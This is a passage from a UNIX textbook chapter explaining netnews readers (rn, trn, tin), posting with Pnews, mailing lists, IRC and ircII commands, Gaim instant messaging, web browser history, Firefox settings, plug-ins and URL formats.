CTRL-X	Decrypt screen
n	Go to next unread article in newsgroup
P	Go to previous unread article in newsgroup
q	Go to end of article
–	Go to previously displayed article (toggle)
^	Go to first unread article in newsgroup
g *pattern*	Search forward in article for *pattern* specified
s *file*	Save article to *file* specified
number	Go to article with *number* specified
$	Go to end of newsgroup
/pattern	Go to next article with *pattern* in its subject line
*/pattern/***a**	Go to next article with *pattern* anywhere in the article
/pattern/**h**	Go to next article with *pattern* in header
?*pattern*	Go to first article with *pattern,* scanning backward
/	Repeat previous search, moving forward
?	Repeat previous search, moving backward

The **rn** has many more sophisticated capabilities, such as macros, news filtering with kill files, and batch processing.

Using trn

Instead of using **rn** to read netnews, you may want to use **trn**, a threaded version of **rn** developed by Wayne Davison. This newsreader is called *threaded* because it interconnects articles in reply order. Within a newsgroup, each discussion thread is represented as a tree where reply articles branch off from the respective originating article that they are a reply to. A representation of this tree, or part of it if it is too large, is displayed in the article header when you read articles.

Many people prefer using **trn** because it lets them work through trees of threaded articles, reading an article, replies to this article, replies to these replies, and so on. If you typically use **rn**, you may want to try **trn** (keep the manual pages for **trn** at your side when you first begin using it). Because **trn** is an extension of **rn**, we will not cover it in detail here, but we will briefly describe how articles in a newsgroup are presented and organized when you use this newsreader.

When you tell **trn** you want to read the articles in a particular newsgroup, you are presented with the overview file for this newsgroup one page at a time, showing threads of articles from that newsgroup, as you'll see in Figure 10–2.

```
sci.math                                  818  articles

a+ Carl Gauss                             3    Quadratic reciprocity
   Lenny Euler
   Adrian L.
b  A1 Einstein                            2    Relativity theory
   P.W. Herman
d  D. Hilbert                             1    >1+1=0
e+ Sonya K.                                    Klein bottles
   Mr. Mobius
   Gwendolyn G.
   Deborah Z.

- - Select threads  (date order) - - (Top 1%) [>Z]
```

Figure 10–2: An example file overview trn screen

This screen shows us that the newsgroup *sci.math* has been selected and that there are 818 unread articles in this newsgroup. We see four threads displayed, identified by the letters *a, b, d,* and *e* (*c* is skipped because it is a **trn** command). To select threads, you type the letter of the thread. For instance, here the letter *a* was entered, which caused the first thread to be selected. Similarly, the letter *e* was typed, selecting the fourth thread of the screen. (Also note that at the bottom of the screen, we're told that we have seen the top 1 percent of articles.) For more information about **trn**, enter

```
$ man trn
```

Using tin

Another widely used threaded news reader is **tin**, short for *t*hreaded *I*nternet *n*ewsreader. When you start **tin**, you are presented with a list of the newsgroups you are subscribed to, with the number of articles that you have not yet read in a newsgroup displayed to the left of the newsgroup name. At this stage, you are at the newsgroup-selection level. To read the articles in one of these newsgroups, move your cursor to the name of this newsgroup and press the ENTER key You will then see a list of subjects, each representing a thread consisting of one of more articles, as well as responses to these articles. At this stage, you are at the subject-selection level. To see a summary of the articles in a subject, move your cursor to the thread and press the L key (short for *l*ist). This brings you to the article-selection level.

To return to the list of subjects, press the Q key. To begin reading the articles in a subject, position the cursor over this subject and press the ENTER key or type the number of this subject, which you will see to the left of the subject name, and press the ENTER key Use the TAB key to move to the next article in a thread and press the ENTER key to display the initial article in the next subject area. To respond to article and add to its thread, press the F key This will give you the opportunity to create your response. Once you have read all the articles that you want in a newsgroup, pressing the c key will mark all articles in that newsgroup as read; these articles will not be displayed the next time you read netnews. At any point, you can press the H key to see all commands available to you at that point. For more information about **tin**, go to *http://www.tin.org* or consult its manual page by entering

```
$ man tin
```

Using a Web Browser to Read Netnews

Instead of using a newsreader to read netnews, you can use a program that comes with your web browser. Web browsers usually provide an easy-to-use interface for reading netnews. Using your browser, you can find and subscribe to newsgroups, read and select messages, thread messages, filter messages, reply to messages and post new ones, and do many other things.

Among the benefits to using a web browser for netnews is that newslists and related lists can be categorized *logically* on a web page, with other linked pages containing similar items accessed as a hot link. Another benefit is that the display of netnews lists can be altered to be more appealing than the normal lists generated for a newsgroup. For details see *Internet: The Complete Reference, second edition*, listed at the end of this chapter.

Using Google Groups to Read Netnews Articles

Another way to access netnews articles is to use Google Groups at *http://groups.google.com/*. Google Groups maintains an incredibly large and comprehensive archive of more than 1 billion Usenet postings dating back to 1981. Using Google Groups, you can locate newsgroups whose names and/or descriptions match keyword searches and search for articles in newsgroups that contain a particular word or phrase. You can also browse all the articles in a particular newsgroup. Google Groups also allows you to create you own new newsgroup. Google Groups incorporates the original archive of Usenet articles previously supported by the defunct Deja News service.

Posting News

Many programs that are used to read netnews can also be used to post news articles. For example, you can post news articles when using **tin** to read netnews by pressing w (write). To create your article, enter the subject and text of your article. You can edit the text using the Pico editor. You post your article by typing CTRL-X. If you want to post a news article that begins a new thread while reading netnews with **trn**, type **f** and then type **y** when you are prompted to answer the question "Are you starting an unrelated topic." You can then create your news article using the emacs editor.

Another way to post news articles to netnews is to use one of several different netnews programs that can be used to write news articles and to send them to the Usenet. Two of these are Pnews and postnews. We will describe how to use Pnews next.

Using Pnews

To use **Pnews,** type this:

```
$ Pnews
```

You will be prompted for the answers to a series of questions. After providing the answers, you write your article and post it.

The first thing that **Pnews** asks you is to which newsgroup or newsgroups you want to post your article. You should include only relevant newsgroups, with the most relevant listed first. Some articles clearly belong in a specific newsgroup. For instance, if you have a question on computer graphics, you probably should only post it to *comp.graphics.* Other articles should be posted to more than one newsgroup. For instance, if you have a question on graphics in text processing, you may want to post this to *comp.unix.questions, comp.text,* and *comp.graphics.* Be sure not to post your article to inappropriate newsgroups.

Choosing a Distribution After specifying the newsgroups for your article, **Pnews** asks you how wide distribution should be. There are some messages you would like all Usenet users in a particular group to receive. For instance, you may really want to ask Usenet users in Sweden, Australia, and Korea for responses to a question on computer graphics. However, if you are selling your car, it is quite unlikely that you want to send your netnews article to these countries. (If you post such an ad worldwide, someone in Sweden may sarcastically ask you to drive the car by for a look!) How widely your article is distributed depends on the response you give when the **Pnews** program prompts you for a distribution. The possibilities depend on your site and are displayed by the program.

After specifying the newsgroups, you are prompted for the Title/Subject and then asked whether you want to include an existing file in your posting. When you respond, you are then placed in your editor (specified by the value of your shell variable *VISUAL* or, if this is not set, *EDITOR*). The first lines of the file are in a particular format. There are lines for the newsgroup, the subject, a summary, a follow-up to line, a distribution line, an organization line, a keywords line, and a Cc: line. You can edit each of these lines and then edit your article. When you are finished editing the file, you can then send the

article to the Usenet.

Including a Signature You can have a block of lines automatically included at the end of every article you post. To do this, create a file called *.signature* in your home directory containing the lines you want to include at the end of your articles. (On some systems, no more than four lines are allowed in a netnews signature. This varies from system to system.) Be sure to change the permissions on this file to make sure it is readable by everyone. Besides putting your name, e-mail address, and phone number in your signature, you may want to put in your favorite saying. For example,

```
$ cat .signature
                  Oscar O. Orez
                  ooojersey.ATT.COM      (201) 555-1234
************************ Life is a Dream! ************************
```

To avoid irritating fellow netnews readers, do not use lengthy or offensive signatures.

Moderated Newsgroups

Not all newsgroups accept every article posted to them. Instead, some newsgroups, such as *rec.humor.funny,* have moderators who screen postings and decide which articles get posted. Moderators decide which articles to post by considering the appropriateness, tastefulness, or relative merit of postings. When you read articles with current versions of netnews software, moderated newsgroups are identified in the group heading of articles. When you post an article to a moderated group, your article will be sent directly to the moderator of the group for consideration.

PREV NEXT

Internet Mailing Lists

A *mailing list* is a distribution of electronic mail messages to a set list of recipients from a central point. A *mailing list manager* maintains a subscriber list. A list may or may not be *moderated.* If not, when a subscriber (or for some lists, when anyone) sends a message to the mailing list manager, this message is posted to everyone on the subscriber list. If the list is moderated, the moderator decides whether to approve messages sent to the mailing list manager. Subscriptions of a mailing list may also be open to everyone, or subscriptions may be restricted by the mailing list manager. All this is accomplished via a *mailing list management program,* such as LISTSERV (see *http://www.lsoft.com/listserv.stm*) and Majordomo (see *http://www.greatcircle.com/majordomo/*). Each mailing list also has an *administrative address.* Messages are sent to this address when someone wants to subscribe or unsubscribe to the list, or make other changes to their subscription.

Mailing lists number in the tens, and perhaps hundreds, of thousands, and they exist on a tremendous variety of subjects. With so many mailing lists, you may wonder how you might find those that could be of interest to you. Fortunately, there are excellent ways to find mailing lists on particular subjects. One excellent way to find mailing lists is to use CataList, the mailing list directory web site, at *http://www.lsoft.com/lists/listref.html*. Using CataList, you can do keyword searches to find mailing lists or browse through lists by category CataList knows about more than 74,000 different public mailing lists.

Subscribing and Unsubscribing to a Mailing List

Once you find a mailing list that might include messages of interest to you, you can subscribe to it. To subscribe to a mailing list, you send a command to the administrative address for that mailing list, putting this command as a line in an e-mail message. For mailing lists that use the LISTSERV mailing list software, this command needs to be in the form

```
subscribe listname your name
```

where *listname* is the name of the list and *your name* is your actual name, not your e-mail address. For mailing lists that use Majordomo, you do not include your name on this line.

Often you will find that you are not as interested in the messages posted to a particular mailing list as you thought you might be, or you just find yourself swamped with messages. If this is the case, you might decide to unsubscribe to the mailing list. To do this, on the first line of an e-mail message send the command

```
signoff listname
```

if the mailing list uses LISTSERV software or the command

```
unsubscribe listname
```

if the mailing list uses Majordomo list management software.

> **Caution** *Many people try to subscribe or unsubscribe to a mailing list by sending a message to the list address rather than the administrative address. Never do this, because all this does is post your message (subscribe or unsubscribe) to everyone on the list!*

If you cannot find a mailing list that meets your needs, because the subject of interest is not addressed, because of a clutter of too many messages, or some other reason, you may want to start you own mailing list. There are several ways to start and run your own mailing list. You can install a mailing list management program on your computer. (Refer to the web sites for LISTSERV and Majordomo to find out more about this option.) If this option does not appeal to you, you might want to use a mailing list hosting service that charges a fee. For more information about this option, consult *Internet: The Complete Reference,* listed at the end of this chapter.

PREV NEXT

PREV NEXT

Internet Relay Chat

The Internet Relay Chat (IRC), developed by Jarkko Oikarinen in Finland in 1988, provides a way for people on the Internet to carry out a conversation with many different participants, similar to how a telephone chat line operates. The IRC was designed as a major advancement over the **talk** command, which allows two users to carry on an electronic conversation. Unlike **talk**, the IRC supports multiple users and multiple simultaneous channels and it has many additional features. Because of its rich set of features and capabilities and because people like to chat, the Internet Chat has become an extremely popular part of the Internet in the past few years.

To use the Internet Relay Chat, you must have an IRC client program installed on your machine. The standard UNIX IRC client program is called **ircII**. (There are many other IRC client programs; see *http://en.wikipedia.org/wiki/List_of_IRC_clients* for a list.) You must also be connected to a network, such as the Internet, that provides a TCP/IP connection to an IRC server. On the Internet, groups of IRC servers are grouped together into IRC networks. Each network can support many different chat rooms, which on IRC are known as *channels.* There many different IRC networks; some of the largest of these are EFnet, Undernet, IRCnet, and Galaxynet. (See *http://www.irchelp.org/irchelp/networks/* for a list of IRC networks.) The number of channels on a particular IRC network can be quite large. For example, on the large and widely used EFnet there are often more than 35,000 active channels.

An excellent way to find a particular channel that may be of interest to you is to the SearchIRC site at *http://searchirc.com* where you can search through more than 650,000 active channels on approximately 3,500 different IRC networks to find channels that may be of interest to you.

As mentioned previously, each conversation using the IRC (on a particular IRC network) takes place on a particular channel. There are some channels that are present on most IRC servers such as EFnet. For example, the channel #hottub is a general meeting place for people to talk about every possible subject. (Note that the names of IRC channels generally begin with the pound sign, #). Other general chat channels are #talk and #chat. There are also channels devoted to discussions of technical topics, such as #unix, #perl, and #linux. And there are channels dedicated to the discussion of particular countries and their cultures, such as #england and #korea. Some channels have chat sessions in languages other than English. For example, #francais has discussions in French and #espanol has discussions in Spanish. You will also encounter channels with discussions in Japanese where Kanji characters are used; you won't be able to participate in these unless your system supports Kanji characters (and unless you understand Japanese!).

Getting Started with the IRC

If an IRC client, such as **ircII,** is installed on your system, you can start you IRC session by entering the command

```
$ irc
```

This will connect you to a default IRC server. If **ircII** is not installed on your system, please see the web site *http://www.irchelp.org/irchelp/ircii/* for information and instructions about downloading and installing it.

You will now be in an IRC session. You continue by entering IRC commands, each of which begins with a slash (/). If you want to connect to a different IRC server than your default server, use the **/server** command. For example, to connect to the EFnet server irc. colorado.edu, you enter

```
/server irc.colorado.edu
```

If your connection is successful, you will get a message back from the server to that effect.

```
*** Connecting to port s6667 of server irc.colorado.edu
```

After connecting to a particular IRC server, you are not automatically connected to any channel. The first thing you may want to do is to list all the available channels. When you use the IRC command this way,

```
/list
```

you will see a list of all channels, the number of people currently on each channel, and the topic of the channel (for channels where a topic has been set). Note that you might want to run the command

```
/set hold_mode on
```

before you run the **/list** command so that only one screen of information will be presented to you at a time.

You can also see who is currently participating in a particular channel using the **/who** command. For example, to see who is currently taking part in #hottub, you type this:

```
/who #hottub
```

To join a channel, you use the IRC **/join** command. For example, to join the channel #hottub, you use this command:

```
/join #hottub
```

You can see who is joined to your current channel using the command

```
/who *
```

To exit from a channel, you use the **/leave** command. For example, when you want to leave #hottub, you use this command:

```
/leave #hottub
```

It is possible to participate in more than one channel. To do so, you must first run the command

```
/set novice off
```

and then use the **/join** command to join each of the channels you want to participate in.

You can get a brief introduction to the Internet Relay Chat using this command:

```
/help intro
```

Summary of IRC Commands

Table 10–7 lists some of the most important **ircII** commands and describes what each does. You can find a comprehensive list of **ircII** commands and their actions at *http://www.irchelp.org/irchelp/ircii/commands/*.

Table 10–7: Some Useful ircII Commands

Command	Action
/help	Lists all IRC commands
/join *channel*	Joins you to the channel given
/leave *channel*	Leaves the channel given
/list	Displays information about all channels
/list -max *m*	Lists channels with no more than *m* participants
/list -min *n*	Lists channels with at least *n* participants
/nick *nickname*	Sets your nickname to the given nickname
/quit	Ends your IRC session
/who *channel*	Displays current participants in channel given
/who *	Displays who is a participant in your current channel
/whois *	Displays information about all participants

Running an IRC Server

To set up your machine as an IRC server, you must run the **ircd** (*IRC* daemon) program. Doing this is beyond the scope of this book. We recommend you consult the IRC Daemon: IRC Server Software web page at *http://www.irchelp.org/irchelp/ircd/*. You will find useful links for learning how to set up, configure, and maintain an IRC server, as well as links for downloading the necessary software.

Finding Out More about the IRC

Some excellent sources are available to you to find helpful information about the Internet Relay Chat. The Internet Relay Chat (IRC) Help web page at *http://www.irchelp.org* is a great starting point for useful web resources. You'll find FAQs, tutorials, help pages, primers, IRC client information, and many other related things at this site. Several books are devoted to the Internet Relay Chat, such as *IRC & Online Chat* by Powers, *The IRC Survival Guide* by Harris, and *Learn Advanced internet relay Chat* by Toyer. You can also consult the book *Internet: The Complete Reference, Second Edition*.

PREV NEXT

PREV NEXT

Instant Messaging (IM)

Another way to carry out a conversation with someone over the Internet is to use *Instant Messaging,* or *IM,* for short. To use instant messaging, you need to have an instant messaging client program installed on your system. There are a number of instant messaging clients for one or more variants of UNIX, including Gaim *(http://gaim.sourceforge.net/)* (for Linux, BSD, Mac, and OS X), Kopete (the KDE Instant Messenger) *(http://kopete.kde.org/),* Ayttm *(http://ayttm.sourceforge.net/)* (for Linux and BSD), Eb-Lite *(http://linux.softpedia.com/get/Communications/Chat/EE-lite-225.shtml)* (for Linux), Sun Java System Instant Messaging *(http://www.sun.com/software/products/instant_messaging/index.xml)* (for Solaris, Mac OS X, Linux, and HP-UX). These programs are available for free downloading. Using a client program, you can set up a connection to one or more instant messaging services. IM clients generally support a large number of different IM services. We will briefly discuss one of these clients, Gaim, here.

Gaim

A versatile, multiplatform instant messaging client program called *Gaim* (named after a fictional alien race from Babylon 5) is available for free download. Gaim was originally written by Mark Spencer; it now runs on Linux, BSD, and Mac OS X, as well as on Windows. Gaim is compatible with many different instant messaging systems, including the AOL Instant Messenger, MSN Messenger, Yahoo! Messenger, and Jabber, as well as IRC. Using Gaim, you can log in to multiple accounts on multiple IM networks at the same line. For example, using Gaim you can simultaneously chat with a friend on AOL Instant Messenger and talk with a different friend on Yahoo! Messenger, while you participate in an IRC channel.

Gaim provides tabbed message windows for switching among different conversations. It supports a wide array of features, including many features of different IM services. In particular, Gaim supports file transfer, buddy icons, away messages, typing notification, and MSN window closing notification. Using the Buddy Pounces feature of Gaim, when a particular buddy signs on, goes away, or returns from idle, you can have the program notify you, send you a message, play a sound, or run a program.

For more information about Gaim, go to the official Gaim home page at *http://gaim.sourceforge.net/*.

PREV NEXT

PREV NEXT

The World Wide Web

Hundreds of millions of people using the World Wide Web everyday. But what is the web? The *web,* short for the *World Wide Web,* is a global network connecting millions of documents, called *web pages,* stored as files on computers called *web servers.* Web servers often contain groups of web pages that together make up a *web site.* Web pages are formatted using a special language, HTML (*H*yper*t*ext *M*arkup *L*anguage), discussed later in this book. Web users view these files using a client program called a *web browser,* which has become a crucial software program for personal computers.

Browsers

The web is based on a client/server model. The client runs browser software that allows a user to request information on the web and to browse and navigate through it to pick out useful information. The information that you request is stored on a machine called a *web server.* The function of the web server is to provide *(serve up)* web documents, pages, and applications to multiple simultaneous browser clients. We will discuss web servers further in Chapter 16.

To view information on the web, you use a program known as a browser, which is a program running on a client machine. Your browser is your user interface as you navigate through the World Wide Web. You provide your browser with the address of a web site (in the form of a Uniform Resource Locator (URL) described later in this chapter). The browser then tries to obtain the web page you requested over the Internet. If the browser successfully fetches this page, you can then view information on that page and navigate to locations both on the page and those linked to other pages, through what is referred to as a *hot link* or *hyperlink.*

PREV NEXT

PREV NEXT

Web Browsers

To access the web, you will need a web browser. The browser is the program you use to display web pages and to navigate between web pages. Web browsers either are stand-alone products or are bundled with other Internet applications. We will discuss several of the many available web browsers for UNIX, but before we do so, we will briefly describe some of the fascinating history behind the development of web browsers.

Browser History

The first web browser, Mosaic, was developed by Marc Andreessen and Eric Bina at the National Center for Supercomputer Applications and was introduced in 1993. The first release of Mosaic was developed to run on the UNIX X Window System. Later Andreessen left NCSA and became one of the founders of the Mosaic Communications Corporation, which later changed its name to Netscape Communications Corporation. The web browser produced by the Netscape Communications Corporation, simply called Netscape, was the first commercial browser subsequent to the release of Mosaic. Later, Netscape introduced its Netscape Communicator, an Internet applications package which included an enhanced version of their Navigator web browser bundled with an e-mail client, a tool for reading netnews, a program for composing web pages, groupware software, and several other programs. Netscape Navigator and Communicator became extremely popular programs.

To counter the success of the Netscape web browser, Microsoft developed a competing web browser called the Internet Explorer, based on the original Mosaic browser. The Netscape Communications Corporation and Microsoft fought a three-year war, called the *browser war,* where each introduced new features into their browsers and matched features each other introduced. Furthermore, Microsoft bundled their Internet Explorer with their Windows operating system; they also produced a UNIX version of Internet Explorer. The Microsoft strategy, especially the inclusion of the browser at no extra charge with the operating system, made it impossible for the Netscape Communications Corporation to compete. In 1998, the Netscape Communications Corporations, realizing that Microsoft had succeeded in making the Internet Explorer the dominant web browser, decided to start the open-source Mozilla project, with the goal of developing the next generation of the Netscape Internet applications package.

America Online (AOL) purchased the Netscape Communications Corporation in 1998 and developed several releases of Netscape. In the following years, AOL lost interest in Netscape and in 2003, AOL disbanded the remnants of the Netscape Communications Corporation. Their final release of Netscape was made in 2004. Meanwhile, Internet Explorer was available until 2002 for two UNIX platforms, HP-UX and Solaris; after 2002 the Internet Explorer was not ported to UNIX platforms.

The Mozilla organization developed their Mozilla Applications Suite, including a browser, an e-mail client, a netnews client, a web page editor, and an IRC client. Release 1 of the Mozilla Applications Suite was introduced in 2002. In 2003, the Mozilla Foundation was created to continue the open-source development work of Internet applications based on Mozilla software. The Mozilla Foundation, using the Mozilla Applications Suite as a base, has developed its Firefox web browser and a variety of other Internet applications. The final release of the Mozilla Applications Suite has been released; it is being superseded by a new offering, called SeaMonkey, which is under development by the Mozilla community.

Using UNIX Browsers

There are many browsers available for UNIX platforms; some of these browsers are parts of larger Internet application suites. Noteworthy browsers for one or more UNIX variants include the Mozilla browser, which is part of the Mozilla Applications Suite; Firefox, a browser also developed under the auspices of the Mozilla Foundation; Epiphany, a web browser for the GNOME desktop; and Konqueror, a web browser for the KDE desktop. For a list of web browsers and links you can use to determine which platforms they run on, go to *http://en.wikipedia.org/wiki/List_of_web_browsers*.

We will briefly introduce some features of the Firefox browser. Other browsers share many features with Firefox, although the particulars on using and configuring each browser will vary. Using a browser is relatively straightforward. Most of the functions are apparent from the button or menu titles. All you really need to know is that hyperlinks are displayed in a distinctive style, either by text color, by underlining, or by a colored border around an image, and that you follow hyperlinks by clicking the distinctive text or image.

Besides following links, you may want to use a number of other functions which most browsers provide. You can *bookmark* (save) the link to a site, so that you don't have to retype the entire URL the next time you want to access it. If you want to refer to the content on the page later, you can save it to a file, using the File | Save As menu, or you can print it by using the Print button. If you get lost, you can go back to your home page (the default one when you start your browser) by selecting the Home button. As you become more experienced, you can try to customize your environment to make browsing easy Before you do this, though, you should understand the effects of the changes you make. You may find it helpful to read the online help information for your browser by selecting the Help button.

Your Initial Home Page

When you first invoke your browser, it will probably attempt to display the browser vendor's home page, or it might just display a local file. If your machine has direct access to the Internet, you might be pleasantly surprised to see a home page appear after a few seconds. If you don't have direct access to the Internet, because your organization either is not connected or is connected through an unfriendly firewall, the connection attempt will time out and you will be greeted with a message giving some indication of the problem.

You will probably want to configure your browser to display a home page of your choice rather than the vendor's default page. You may be better off specifying a local file for your initial home page. That way, if the network beyond your machine is down, you won't have an annoying timeout when you bring up the browser.

Using Firefox

With Firefox, the initial home page is indicated in an option menu, as shown in Figure 10–3. To begin, click Tools on the menu bar, and then click Options (note that this procedure is done by clicking Edit and then Preferences in some Firefox distributions).




Figure 10–3: Firefox initial home page setting

The Options window displays a group of five categories. You begin with the General category

Firefox General Settings Configure your initial home page here by entering your favorite URL in the text box in the Home Page area in the Location dialog box. You can also select your current page as your home page. You can also use a page that you have previously bookmarked or a blank page. In the General category, you can also choose whether Firefox should be your default browser. You can also specify how Firefox should connect to the Internet. You need to check with your system

administrator to see if your organization runs a "caching proxy server." If so, enter the name of the machine and port number in the appropriate fields in the Manual Proxies form. Normally, the caching proxy is set by your ISP. However, corporations typically use a *firewall* proxy to keep people from going to unwanted sites. In addition to caching information, firewalls provide a strong degree of security by monitoring outgoing requests as well as incoming ones. Failure to set up adequate protection with a firewall can make your browser environment unsafe; that is, web users that are not on your network can access your information and possibly change things.

Firefox Privacy Setting By selecting the Privacy category and then selecting the History tab, you can specify the length of time that pages you visit should be kept in the History file. By selecting each of the other tabs, you can tell Firefox to save information you enter in forms for later use, you can have Firefox remember login information for different web pages, you can tell Firefox when to remove downloaded files, you can manage cookies (which are pieces of information that web sites store on your computer), and you can specify the size of the cache used by Firefox.

Other Firefox Settings You can select the other tabs: Content, Tabs, Downloads, and Advanced to further configure your Firefox browser. For example, using the Content tab you can block pop-up windows and enable or disable Java and JavaScript. Using the Tabs tab, you can determine how links from other applications are opened, such as in a new window or on a new tab on the most recent window. Using the Downloads tab, you can specify the folder where files should be saved. Using the Advanced tab and selecting the Security tab that follows, you can specify the security protocol or protocols to use.

Helper Applications and Plug-Ins

Documents on the web come in many different media flavors, including text, images, audio, and movies, and each of those media flavors comes in many different formats. For example, a text page may be expressed in many different formats, including HTML, PostScript, LaTeX, Word for Windows, or unstructured text. Browsers differ in their capabilities to display various forms of each type of media. Depending on your browser version, certain file extensions may be handled by a *helper application,* which associates the file extension with a specific program (for instance, *.doc* files are opened by MS Word).

With most browsers, you can also integrate new content types using software programs called *plug-ins.* Although both helper applications and plug-ins enable a browser to expand the number of file types that it can handle, plug-ins are most closely integrated with the browser's environment. Plug-ins can be loaded and unloaded from memory, whereas helper applications usually remain active even after you have left the web page you were viewing and even after you have closed your browser down.

HelperApplications

Browsers invoke external programs called "Helper Applications" or "Viewers" to deal with document formats that the browsers themselves do not understand. The format of a document is indicated by the last part of the name of the document, sometimes called the "extension" of the document name. For example, several common formats and the corresponding extensions are displayed in Table 10–8.

Table 10–8: Some Common Internet File Formats and Their File Extensions

Format	Extension
HTML	*.html*
PostScript	*.ps*
GIF	*.gif*
JPEG	*jpg, .jpeg*
Wave (audio)	*.wav*

MP3	*.mp3*
Real Audio	*.rpm, .ra*
PDF (Adobe Acrobat Reader)	*.pdf*
AVI	*.avi*
MPEG	*.mpeg*

Table 10–9 shows some popular helper applications.

Table 10–9: Some Popular Helper Applications

Format	Viewer
Graphics	**Xv**
Audio	**Showaudio**
PostScript	**gs**

Plug-ins

Another way to view different media types with Firefox, Mozilla, and many other browsers, is to use a *plug-in.* Plug-ins can be used to seamlessly integrate content of different media types in web pages. Firefox, Mozilla, and many other browsers, can determine whether it has a plug-in for playing the file. When a file with one of these extensions is accessed from a web page, the plug-in automatically starts the associated application based on the file type. For example, if you access a file called *starspangle.wav* that is a wave file, this audio file will begin playing over your attached speakers. To find Firefox and Mozilla plug-ins, go to *https://addons.mozilla.org/firefox/plugins/*. Some of the plug-ins you will find there are the Acrobat Reader for viewing PDF files, a Flash Player for delivering Macromedia Flash content, the Java Runtime Environment that runs applications and applets written in Java, and the Real Player, which can play streaming audio and video.

Reading RSS Feeds You can use Firefox to access Really Simple Syndication (RSS) feeds, such as blogs and news headlines, using the Live Bookmark feature. Life Bookmarks automatically keeps track of updates for you. To learn more about Live Bookmarks, go to *https://addons.mozilla.org/firefox/extensions/*. There are also add-on programs to Firefox that can be used to read RSS feeds. Go to *https://addons.mozilla.org/firefox/extensions/* to find these.

Web Documents

After you have learned the basic operations of your web browser, you may want to understand more about how information is organized and structured on the web. The most common unit of information on the web is the *document.* Most documents consist of text and images and are called *pages.* However, documents may come in a variety of other forms including audio and video and a wide selection of image files. Browsers may display documents directly, or they may invoke another program called a "helper application" or a "viewer." All browsers can display text, and most can display some image formats. For sound or movies, however, they need to call a viewer. The binding between a document type and a viewer may be configured by the user, making it possible to reference document types unknown to the browser. This is especially helpful for newer types of audio and video applications.

Each document on the web has a unique address known as a *Uniform Resource Locator (URL).* A document's URL indicates the Internet protocol needed to access the document (e.g., HTTP, FTP, and so on), the Internet address of the machine serving the document, the filename of the document on the machine relative to a server-specific root, and an optional port number for specialized server configurations.

Although most documents are static files, a document may be generated by executing a program at

the server, making it possible to serve dynamic data such as weather, dates, and times, which may change from one reference to the next. These programs are often called *CGI-BIN scripts.* We will talk about them in Chapter 15, as well as some *client-side* tools used for presenting dynamic data.

Links

Perhaps the single most significant factor contributing to the phenomenal popularity and growth of the web is the *hypertext link* or *hyperlink.* Any document, anywhere on the web, can refer to any other document, anywhere on the web, with a hypertext link. The browser displays a link in a document with some form of highlighting such as a contrasting color or an underline, or in the case of links associated with images, with a distinctive border.

The user follows the link by moving the mouse over the highlighted text or image and clicking with the mouse. This instructs the browser to display the document indicated by the URL associated with the highlighted text. The new document in turn may include links to other documents, which contain links to yet other documents. The web is not hierarchical or tree-structured like a computer's file system. In other words, after following a thread of links through several pages it is not necessary to make your way back up the first thread before another thread can be started. Instead, any document can link to any other document or documents in a web-like structure-thus, the origin of the term *"web"* to describe the collection of all hypertext servers.

Addressing

To send traditional mail (in computer circles sometimes called *smail* for snail *mail*) to a person, it is necessary to know that person's house number, street, and city or town (and perhaps postal code and country) To call a person on the telephone requires a phone number. A phone number and a number/street/city/town are both forms of an address, an identifier that is unique in a given context such as the phone or postal systems. On the web each document also has a unique address, known as a Uniform Resource Locator, or more commonly, a URL.

A URL is embedded in a document by the author when a hypertext link is created and is accessed by a browser when the link is followed. Browsers display the URL of the current page and usually also display the URL of a link when the cursor is moved over the hypertext reference. You will usually reference URLs by clicking links, not by typing them in explicitly However, you may see URLs outside the context of a browser, for example, in a netnews article or e-mail. URLs are starting to appear in the nontechnical press as well. A quick review of a recent issue of *Time* magazine revealed URLs mentioned in two ads. (In these cases you will have to enter the URL into your browser to view the referenced document.)

A key strength of the web is the integration of access to many dissimilar resources from a common browser. The addresses of those resources are likewise integrated into the common syntax of the URL. We will describe the URL structure of several web protocols.

HTTP

Let's take a look at an *http* URL. All of the examples here refer to a fictitious company, Foobar Sales, so don't try to use them. The web is changing very rapidly and many URLs quickly become stale-that is, the documents they refer to may have been moved or deleted or perhaps the machine serving a document has been upgraded and has a new name. We prefer to use a contrived URL that will never work rather than a real one that may be stale by the time you read this. A typical URL looks like this:

```
http://www.foobar.com/marketing/brochures/overview.html
```

This URL tells the browser to use the HTTP protocol (*h*yper*t*ext *t*ransfer *p*rotocol-yes, the word protocol is redundant, but we won't get into that) to contact a machine named *www.foobar.com* and to retrieve a document identified by *marketing/brochures/overview.html*. Often you will see a URL given without any document specified.

```
http://www.foobar.com
```

This URL tells the browser to contact machine *www.foobar.com* and fetch a default document. By

default, this document is a file named *index.html;* however, the name of the default file can be configured at the server.

FTP

HTTP is the most common protocol used on the web, but it is not the only one. Many other protocols, including *FTP* and *telnet,* are supported by web browsers. Traditionally FTP was invoked from the UNIX System command line and was used by interactively entering a series of commands such as **ls** or **dir** to display directories, **cd** to move around the directory hierarchy, and **get** and **put** to transfer files. Because of the convenience of the point-and-click interface of web browsers, many people have completely abandoned the command-line interface and use only browsers for access to anonymous FTP servers.

This is an example of a URL for an anonymous FTP reference:

ftp://ftp.foobar.com

This instructs the browser to contact machine *ftp.foobar.com* using the FTP protocol. The browser logs in with the login name *anonymous* and supplies the user's login name and machine name in the form of a mailing address as a password. Because the preceding reference does not indicate a specific resource, the home directory for anonymous transfers is displayed. This usually looks like this:

```
bin
etc
incoming
pub
```

All of these entries are directory names. All but *pub* are used for administrative purposes for anonymous FTP service. The *pub* directory contains the files offered for anonymous access by foobar, or additional directories that lead to them. Clicking "pub" will display the contents of that directory Clicking any directory is equivalent to the UNIX or Windows **cd** (change directory) command followed by an **ls** (UNIX) or **dir** (DOS) to display the contents of the directory After you have located the name of the desired file, click the filename to transfer it to your machine. Depending on the browser and file type, the file may be displayed directly by the browser. Otherwise, the browser may invoke a helper application or viewer to display the file, or you may be prompted to confirm that the file should be saved and to supply the filename or an alternate filename.

A URL can also supply a full description of a file resource as shown here:

ftp://ftp.foobar.com/pub/drivers/prod1.tar.z

